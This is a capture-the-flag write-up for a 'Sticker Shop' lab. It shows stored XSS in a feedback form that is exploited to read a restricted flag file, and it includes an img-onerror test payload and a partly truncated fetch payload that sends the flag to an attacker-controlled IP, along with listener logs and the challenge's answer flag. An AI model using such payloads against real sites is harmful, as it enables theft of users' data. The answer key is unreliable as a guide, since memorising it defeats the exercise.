



The Sticker Shop Challenge Writeup

By: Amirul Hakim




The objective of this challenge is to exploit a vulnerability in a web application to read a restricted file located at `http://<TARGET_IP>:8080/flag.txt`. The shop's developers mention they host the site on the same computer they use for browsing and reviewing customer feedback, which is a significant hint toward a XSS vulnerability.




Upon visiting the website, we find a simple "Cat Sticker Shop" with two main pages:

- **Home:** Displays stickers for sale.
- **Feedback:** A submission form for customer feedback.



When attempting to access the flag directly at `/flag.txt`, the server returns a 401 Unauthorized error. This indicates that while the file exists, it is likely only accessible from the local network or by the internal "staff" member who reviews feedback.



The feedback page allows users to submit text that will be "evaluated shortly by our staff". Since the staff member views this feedback using a browser on the same local machine, we can test for Stored XSS.

[Home](#) [Feedback](#)

Please submit your feedback regarding your product

Customer feedback

Submit

To verify the vulnerability, we can use a basic payload to trigger a connection back to our attacker machine. We first start a local listener:

```
python3 -m http.server 80
```

```
(h4kim@kali)-[~]  
$ python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Then, i submit a simple test payload in the feedback box:

```
<img src=x onerror=fetch("http://192.168.205.63")>
```

Please submit your feedback regarding your product

Customer feedback

Submit

Thanks for your feedback! It will be evaluated shortly by our staff

In my screenshot, my terminal shows a successful GET request from the target's internal IP, confirming that the staff member's browser is executing our injected code.

```
(h4kim@kali)-[~]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.48.136.99 - - [24/Dec/2025 21:21:20] "GET / HTTP/1.1" 200 -
10.48.136.99 - - [24/Dec/2025 21:21:31] "GET / HTTP/1.1" 200 -
```

Since the staff member has the authorization to view flag.txt that we lack, we can use the XSS vulnerability to make the staff member's browser fetch the flag and send it back to us.

So, I ask GPT for alter my payload to perform the exfiltration.

The final payload:

```
 r.text()).then(f=>
    fetch('http://192.168.205.63/?c=' + f))">
```

How it works:

- **fetch('/flag.txt')**: Tells the staff's browser to read the local flag file.
- **.then(r => r.text())**: Converts the response into a text string.
- **.then(f => fetch('http://192.168.205.63/?c=' + f))**: Sends that text string to our attacker machine as a URL parameter (c).

Finally, after submitting the payload, I monitor my Python HTTP server. Within a few moments, the staff member reviews the feedback and the flag appears in our logs as a GET request:

```
10.48.136.99 - - [24/Dec/2025 21:30:33] "GET /?c=THM{83789a69074f636f64a38879cfcabe8b62305ee6} HTTP/1.1" 200 -
10.48.136.99 - - [24/Dec/2025 21:30:44] "GET /?c=THM{83789a69074f636f64a38879cfcabe8b62305ee6} HTTP/1.1" 200 -
10.48.136.99 - - [24/Dec/2025 21:30:54] "GET /?c=THM{83789a69074f636f64a38879cfcabe8b62305ee6} HTTP/1.1" 200 -
10.48.136.99 - - [24/Dec/2025 21:31:05] "GET /?c=THM{83789a69074f636f64a38879cfcabe8b62305ee6} HTTP/1.1" 200 -
10.48.136.99 - - [24/Dec/2025 21:31:15] "GET /?c=THM{83789a69074f636f64a38879cfcabe8b62305ee6} HTTP/1.1" 200 -
```

We have completed the challenge hehe.

Flag:

THM{83789a69074f636f64a38879cfcabe8b62305ee6}

Task 1 The sticker shop is finally online!

Your local sticker shop has finally developed its own webpage. They do not have too much experience regarding web development, so they decided to develop and host everything on the same computer that they use for browsing the internet and looking at customer feedback. Smart move!

Can you read the flag at `http://10.48.136.99:8080/flag.txt`?

Answer the questions below

What is the content of flag.txt?

THM{83789a69074f636f64a38879cfcabe8b62305ee6}

Correct Answer